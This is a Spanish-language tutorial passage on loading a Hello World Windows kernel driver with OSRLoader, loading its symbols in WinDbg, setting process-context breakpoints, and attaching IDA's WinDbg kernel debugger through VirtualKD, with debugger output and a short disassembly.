HelloWorldDriver.id0	26/10/2017 12:00 ...	Archivo ID0	56 KB
HelloWorldDriver.id1	26/10/2017 12:00 ...	Archivo ID1	16 KB
HelloWorldDriver.id2	26/10/2017 12:00 ...	Archivo ID2	4 KB
HelloWorldDriver.nam	26/10/2017 12:00 ...	Archivo NAM	16 KB
helloworlddriver.obj	26/10/2017 10:03 ...	Archivo OBJ	15 KB
helloworlddriver.obj.oacr.root.x86fre.pft.xml	26/10/2017 10:05 ...	Archivo XML	1 KB
HelloWorldDriver.pdb	26/10/2017 10:03 ...	Archivo PDB	115 KB
HelloWorldDriver.sys	26/10/2017 10:03 ...	Archivo de sistema	4 KB
HelloWorldDriver.til	26/10/2017 12:00 ...	Archivo TIL	35 KB
vc90.pdb	26/10/2017 10:03 ...	Archivo PDB	92 KB

Para ver si funciona copio el sys a la maquina target (si esta detenido en el windbg apreto g y enter para que siga corriendo) y en la misma arranco el OSRLOADER con permiso de administrador, la versión de XP va bien en Windows 7.




Busco el driver, y lo abro.


Apreto REGISTER SERVICE



Luego START SERVICE y si no da un BSOD y sale el mismo cartel esta todo bien, para ver lo que imprime tenemos que usar el DEBUG VIEW como administrador.



Y cuando arranco y paro el driver



Se ve cuando muestra la salida del driver que obviamente no puede hacerlo por consola.

En el WINDBG tambien se ve

```
* does, press "g" and "Enter" again.  
*  
*****  
nt!RtlpBreakWithStatusInstruction:  
82676394 cc int 3  
kd> g  
Driver unloading  
Hello, World  
Driver unloading  
Hello, World  
  
*BUSY* Debuggee is running...
```

Si apreto START SERVICE y lo dejo encendido y breakeo en el windbg.

```
kd> !process -1 0  
PROCESS 83fc4a20 SessionId: none Cid: 0004 Peb: 00000000 ParentCid: 0000  
DirBase: 00185000 ObjectTable: 87c01a88 HandleCount: 475.  
Image: System
```

Veo todos los procesos con **!process 0 0** y dentro de la lista esta.

```
PROCESS 840dd830 SessionId: 1 Cid: 0b28 Peb: 7ffd5000 ParentCid: 0980  
DirBase: 3ec2d4c0 ObjectTable: 95585948 HandleCount: 253.  
Image: OSRLOADER.exe
```

Switcheo el context al mismo con

```
kd> .process /i 840dd830  
You need to continue execution (press 'g' <enter>) for the context  
to be switched. When the debugger breaks in again, you will be in  
the new process context.
```

Apreto g y enter

Ya switcheo

```
kd> g  
Break instruction exception - code 80000003 (first chance)  
nt!RtlpBreakWithStatusInstruction:  
82676394 cc int 3  
kd> !process -1 0  
PROCESS 840dd830 SessionId: 1 Cid: 0b28 Peb: 7ffd5000 ParentCid: 0980  
DirBase: 3ec2d4c0 ObjectTable: 95585948 HandleCount: 253.  
Image: OSRLOADER.exe
```

Vemos si hacemos lm que no tenemos simbolos de nuestro driver

```
91109000 9110f000 HelloWorldDriver (deferred)
```

Como tenemos el pdb podemos forzarlo a que cargue los símbolos jeje

Vemos que en la carpeta symbols hay una carpeta con el nombre y punto pdb

Equipo ▾ Disco local (C:) ▾ symbols ▾			
	Nombre	Fecha de modificación	Tipo
S	FXSST.pdb	27/10/2017 09:10 ...	Carpeta de archivos
IWS	gameux.dll	27/10/2017 09:00 ...	Carpeta de archivos
5)	gameux.pdb	27/10/2017 09:00 ...	Carpeta de archivos
7)	gdi32.dll	10/10/2017 08:47 ...	Carpeta de archivos
17	gdi32.pdb	10/10/2017 08:47 ...	Carpeta de archivos
	GPAPI.dll	10/10/2017 09:19 ...	Carpeta de archivos
	gpapi.pdb	10/10/2017 09:19 ...	Carpeta de archivos
	hal.pdb	10/10/2017 08:30 ...	Carpeta de archivos
	halmacpi.pdb	04/10/2017 02:24 ...	Carpeta de archivos
	hgcp1.pdb	27/10/2017 09:10 ...	Carpeta de archivos
	HID.DLL	27/10/2017 08:59 ...	Carpeta de archivos
	hid.pdb	27/10/2017 08:59 ...	Carpeta de archivos
	hidclass.pdb	10/10/2017 08:33 ...	Carpeta de archivos
	hidparse.pdb	10/10/2017 08:33 ...	Carpeta de archivos
	hidusb.ndb	10/10/2017 08:33 ...	Carpeta de archivos

Agregamos una carpeta llamada HelloWorldDriver.pdb

gdi32.pdb	10/10/2017 08:47 ...	Carpeta de archivos
GPAPI.dll	10/10/2017 09:19 ...	Carpeta de archivos
gpapi.pdb	10/10/2017 09:19 ...	Carpeta de archivos
hal.pdb	10/10/2017 08:30 ...	Carpeta de archivos
halmacpi.pdb	04/10/2017 02:24 ...	Carpeta de archivos
<b>HelloWorldDriver.pdb</b>	<b>27/10/2017 10:29 ...</b>	<b>Carpeta de archivos</b>
hgcp1.pdb	27/10/2017 09:10 ...	Carpeta de archivos
HID.DLL	27/10/2017 08:59 ...	Carpeta de archivos
hid.pdb	27/10/2017 08:59 ...	Carpeta de archivos

El problema es que dentro de las otras carpetas hay una subcarpeta con un numero largo diferente en cada caso, como obtenemos eso? jeje.

Equipo ▾ Disco local (C:) ▾ symbols ▾ halmacpi.pdb ▾			
	Nombre	Fecha de modificación	Tipo
GAS	6D231998BBC4E7DB373CF4B6A0C54591	04/10/2017 02:24 ...	Carpeta de archivos
S			
entes			

Una vez que ya creamos la carpeta HelloWorldDriver.pdb vamos al windbg y tipeamos.

```
!sym noisy
```

```
.reload /f HelloWorldDriver.sys
```

```
d> !sym noisy
noisy mode - symbol prompts on
d> .reload /f HelloWorldDriver.sys
:YMSRV: BYINDEX: 0x15F
c:\symbols\http://msdl.microsoft.com/download/symbols
HelloWorldDriver.pdb
31416184B1A249A2A388DFF5BA0A5D311
:YMSRV: UNC: c:\symbols\HelloWorldDriver.pdb\31416184B1A249A2A388DFF5BA0A5D311\HelloWorldDriver.pdb - path not found
:YMSRV: UNC: c:\symbols\HelloWorldDriver.pdb\31416184B1A249A2A388DFF5BA0A5D311\HelloWorldDriver.pd_ - path not found
:YMSRV: UNC: c:\symbols\HelloWorldDriver.pdb\31416184B1A249A2A388DFF5BA0A5D311\file_ptr - path not found
:YMSRV: HttpQueryInfo: 80190194 - HTTP_STATUS_NOT_FOUND
:YMSRV: HTTPGET: /download/symbols/HelloWorldDriver.pdb/31416184B1A249A2A388DFF5BA0A5D311/HelloWorldDriver.pd_
:YMSRV: HttpQueryInfo: 80190194 - HTTP_STATUS_NOT_FOUND
:YMSRV: HTTPGET: /download/symbols/HelloWorldDriver.pdb/31416184B1A249A2A388DFF5BA0A5D311/file.ptr
:YMSRV: HttpQueryInfo: 80190194 - HTTP_STATUS_NOT_FOUND
:YMSRV: RESULT: 0x00190194
:BGHELP: HelloWorldDriver - private symbols & lines
c:\users\ricnar\Desktop\test\objfre_win7_x86\i386\HelloWorldDriver.pdb
```

Ahí nos dice el nombre de la carpeta que no encuentra, la creamos copiamos el pdb allí y luego

```
.reload /f HelloWorldDriver.sys
```

Luego con lm ya quedara en mi caso la hallo en la misma carpeta TEST que lo compile

```
91109000 9110f000          HelloWorldDriver      (private    pdb    symbols)
c:\users\ricnar\Desktop\test\objfre_win7_x86\i386\HelloWorldDriver.pdb
```

La cuestión es que los tiene ahora podemos ver que simbolos tiene con el comando x.

```
kd> x HelloWorldDriver!*
9110c004  HelloWorldDriver!__security_cookie_complement = 0x6efffa5e
9110b000  HelloWorldDriver!KeTickCount = struct _KSYSTEM_TIME
9110c000  HelloWorldDriver!__security_cookie = 0x911005a1
9110d03e  HelloWorldDriver!GsDriverEntry (struct _DRIVER_OBJECT *, struct _UNICODE_STRING *)
9110a006  HelloWorldDriver!DriverUnload (struct _DRIVER_OBJECT *)
9110d005  HelloWorldDriver!__security_init_cookie (void)
9110a01a  HelloWorldDriver!DriverEntry (struct _DRIVER_OBJECT *, struct _UNICODE_STRING *)
9110a058  HelloWorldDriver! ?? ::FNODOBFM::`string' (<no parameter info>)
9110a046  HelloWorldDriver! ?? ::FNODOBFM::`string' (<no parameter info>)
9110d050  HelloWorldDriver!_IMPORT_DESCRIPTOR_ntoskrnl = <no type information>
9110a040  HelloWorldDriver!DbgPrint (<no parameter info>)
9110b004  HelloWorldDriver!_imp__DbgPrint = <no type information>
9110b008  HelloWorldDriver!@ntoskrnl_NULL_THUNK_DATA = <no type information>
9110d064  HelloWorldDriver!_NULL_IMPORT_DESCRIPTOR = <no type information>
```

Allí están las direcciones y los símbolos si quisieramos poner un breakpoint en el windbg conviene estando en el contexto del proceso tipar.

```
bp /p @$proc HelloWorldDriver!DbgPrint
```

En vez de bp HelloWorldDriver!DriverUnload, quizás en este caso no es tan importante, pero si es un breakpoint en una función de sistema parara miles de veces cuando cada proceso la use, mientras que usando el bp contextual solo para cuando la usa el proceso actual.

Veamos si funciona

```
kd> bp /p @$proc HelloWorldDriver!DbgPrint
```


Ahora corramos con g y enter y detengamos el driver como no para, pensamos que no es llamado por el mismo proceso asi que vuelvo a switchear al contexto del mismo proceso y luego.

```
kd> ba e1 HelloWorldDriver!DbgPrint
```


```
kd> g
Breakpoint 2 hit
HelloWorldDriver!DbgPrint:
9111c040 ff2504d01191  jmp    dword ptr [HelloWorldDriver!_imp__DbgPrint (9111d004)]
kd> !process -1 0
PROCESS 83fc4a20 SessionId: none Cid: 0004 Peb: 00000000 ParentCid: 0000
DirBase: 00185000 ObjectTable: 87c01a88 HandleCount: 476.
Image: System
```

Ahí paro y veo que es el sistema que llama a imprimir, en ese caso cuando no se bien cual es el proceso que llama se puede poner ba e1 o bp si es que no para muchas veces como en este caso.

Bueno ahora seguiremos con el IDA, para ello abrimos en el IDA 6.8 el HelloWorldDriver.sys y si esta el pdb en la misma carpeta lo cargara sino cuando lo pide lo buscamos y que lo cargue.



En el IDA vamos a DEBUGGER-SWITCH DEBUGGER y elegimos el windbg.





Luego en DEBUGGER-DEBUGGER OPTIONS-SET SPECIFIC OPTIONS elegimos Kernel mode debugging.

Y despues en PROCESS OPTIONS.

En Connection string armamos con el nombre la string de conexión.


com:port=\\.\pipe\kd\_[0690]\_Windows\_Seven\_Ultimate\_-\_i386\_-\_1,pipe

Sacamos el nombre del virtualkd.




Listo aceptamos.

Nos fijamos que el windbg este breakeado y si no lo breakeamos y lo cerramos




En IDA debugger-attach to process




Debe salir KERNEL y aceptamos si no sale eso hicimos mal algunos de los pasos anteriores o la maquina no se puede conectar por algún error.

Si el idb en IDA tiene el mismo nombre o sea no lo cambiamos y sigue llamándose HelloWorldDriver.idb debería detectar que está cargando un módulo similar, le ponemos que sí que es el mismo apretando SAME con lo cual rebaseará la info que tenía y la acomodará a las nuevas direcciones actuales.



Una vez que cargue estaremos debuggeando, por ahí abajo estará la barra de windbg donde podríamos tipar comandos de Windbg.



Puedo poner breakpoints en el IDA también


```

9111C006
9111C006
9111C006
9111C006 ; void __stdcall DriverUnload(_DRIVER_OBJECT *pDriverObject)
9111C006 _DriverUnload@4 proc near
9111C006
9111C006 pDriverObject= dword ptr 8
9111C006
9111C006 push    offset Format    ; "Driver unloading\n"
9111C00B call    _DbgPrint
9111C010 pop    ecx
9111C011 retn    4
9111C011 _DriverUnload@4 endp
9111C011

```

Y acá lo que no funciona es dar run con el comando g de windbg, debo dar el RUN de IDA o F9.

Vemos que la imagen en el target vuelve a funcionar y se descongela, podemos arrancar y parar el driver como antes, para que se detenga en el breakpoint.



Ahí vemos que funciona perfectamente.


En la otra maquina que tengo el Visual Studio 2015 con el wdk 10

```


1 #include <ntddk.h>
2
3 #define UNREFERENCED_PARAMETER(P) (P)
4
5 void DriverUnload(
6     PDRIVER_OBJECT pDriverObject )
